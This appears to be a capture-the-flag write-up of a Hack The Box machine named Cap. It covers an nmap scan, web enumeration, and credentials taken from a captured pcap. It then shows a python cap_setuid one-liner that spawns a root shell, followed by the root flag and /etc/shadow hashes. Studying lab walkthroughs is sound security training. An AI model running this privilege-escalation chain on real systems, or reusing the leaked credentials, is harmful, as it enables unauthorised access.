Creds

Username	Password	Description
nathan	Buck3tH4TF0RM3!	ssh

Nmap

Port	Service	Description
21	ftp	vsftpd 3.0.3
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80	HTTP	gunicorn


Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Sat Aug 28 13:14:34 2021 as: nmap -sC -sV -p- -oN nmap/Full -vvv 10.10.10.245
Nmap scan report for 10.10.10.245
Host is up, received reset ttl 63 (0.039s latency).
Scanned at 2021-08-28 13:14:36 EDT for 210s
Not shown: 65532 closed ports
Reason: 65532 resets
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPlF6cuLX3P2QYvGfh5bcAIVjIqNUmmc1eSHVxtbmNEQjyJdjZOP4i2IfX/RZUA18dWTfEWlNaoVDGBsc8zunvFk3nkyaynnXmlH7n3BLb1nRNyxtouW+q7VzhA6YK3ziOD6tXT7MMnDU7CfC

|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDqG/RCH23t5Pr9sw6dCqvySMHEjxwCfMzBDypoNIMIa8iKYAe84s/X7vDbA9T/vtGDYzS+fw8I5MAGpX8deeKI=
|   256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQl+6W0EOi8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open  http    syn-ack ttl 63 gunicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Sat, 28 Aug 2021 17:29:33 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sat, 28 Aug 2021 17:29:28 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386

|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">
|     <!-- amchar
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sat, 28 Aug 2021 17:29:28 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, HEAD, GET
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 196
|     <html>
|     <head>
|     <title>Bad Request</title>
```


```
|     </head>
|     <body>
|     <h1><p>Bad Request</p></h1>
|     Invalid HTTP Version &#x27;Invalid HTTP Version: &#x27;RTSP/1.0&#x27;&#x27;
|     </body>
|_    </html>
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET
|_http-server-header: gunicorn
|_http-title: Security Dashboard
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.91%I=7%D=8/28%Time=612A6F54%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,2FE5,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20
SF:Sat,\x2028\x20Aug\x202021\x2017:29:28\x20GMT\r\nConnection:\x20close\r\
SF:nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20193
SF:86\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang=\"en\">\
SF:n\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x2
SF:0<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\">\n\x20\
SF:x20\x20\x20<title>Security\x20Dashboard</title>\n\x20\x20\x20\x20<meta\
SF:x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=
SF:1\">\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20type=\"image
SF:/png\"\x20href=\"/static/images/icon/favicon\.ico\">\n\x20\x20\x20\x20<
SF:link\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap\.min\.css\">
SF:\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/fon
SF:t-awesome\.min\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20
SF:href=\"/static/css/themify-icons\.css\">\n\x20\x20\x20\x20<link\x20rel=
SF:\"stylesheet\"\x20href=\"/static/css/metisMenu\.css\">\n\x20\x20\x20\x2
SF:0<link\x20rel=\"stylesheet\"\x20href=\"/static/css/owl\.carousel\.min\.
SF:css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/c
SF:ss/slicknav\.min\.css\">\n\x20\x20\x20\x20<!--\x20amchar")%r(HTTPOption
SF:s,B3,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20Sat,\x2
SF:028\x20Aug\x202021\x2017:29:28\x20GMT\r\nConnection:\x20close\r\nConten
SF:t-Type:\x20text/html;\x20charset=utf-8\r\nAllow:\x20OPTIONS,\x20HEAD,\x
SF:20GET\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,121,"HTTP/1\.1\x2
SF:0400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Type:\x20text
SF:/html\r\nContent-Length:\x20196\r\n\r\n<html>\n\x20\x20<head>\n\x20\x20
SF:\x20\x20<title>Bad\x20Request</title>\n\x20\x20</head>\n\x20\x20<body>\
SF:n\x20\x20\x20\x20<h1><p>Bad\x20Request</p></h1>\n\x20\x20\x20\x20Invali
SF:d\x20HTTP\x20Version\x20&#x27;Invalid\x20HTTP\x20Version:\x20&#x27;RTSP
SF:/1\.0&#x27;&#x27;\n\x20\x20</body>\n</html>\n")%r(FourOhFourRequest,189
SF:,"HTTP/1\.0\x20404\x20NOT\x20FOUND\r\nServer:\x20gunicorn\r\nDate:\x20S
SF:at,\x2028\x20Aug\x202021\x2017:29:33\x20GMT\r\nConnection:\x20close\r\n
SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20232\
SF:r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x20
SF:Final//EN\">\n<title>404\x20Not\x20Found</title>\n<h1>Not\x20Found</h1>
SF:\n<p>The\x20requested\x20URL\x20was\x20not\x20found\x20on\x20the\x20ser
SF:ver\.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20please\x20ch
SF:eck\x20your\x20spelling\x20and\x20try\x20again\.</p>\n");
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 28 13:18:06 2021 -- 1 IP address (1 host up) scanned in 212.00 seconds
```

Web Enumeration


Dashboard/Home




/IP



/Network Status




/capture



look like captures traffic as i browse around
download 0.pcap

Wireshark Analysis - /data/0.pcap



- nathan:Buck3tH4TF0RM3! ⇒ 00 - Loot

Nathan

Enumerate

```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
...[snip]...
```

setuid

```
nathan@cap:/dev/shm$ /usr/bin/python3.8 -c 'import os;os.setuid(0);os.system("/bin/bash")'
```

root

id,uname

```
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~# whoami
root
root@cap:~# uname -a
Linux cap 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

root.txt

```
root@cap:/root# cat root.txt
8801defe2eb833cd3460b5f381e53bbf
```

/etc/shadow

```
root:$6$8vQCitG5q4/cAsI0$Ey/2luHcqUjzLfwBWtArUls9.IlVMjqudyWNOUFUGDgbs9T0RqxH6PYGu/ya6yG0MNfeklSnBLlOskd98Mqdm0:18762:0:99999:7:::

...[snip]...

nathan:$6$R9uks4CNctqqxTOR$/PRd4MKFG5NUNxPkdvIedn.WGvkBh9zqcvCRRzgggky1Xcv7ZxTXfny0QmA.gZ/8keiXdblFB7muSeo2igvjk.:18762:0:99999:7:::

...[snip]...
```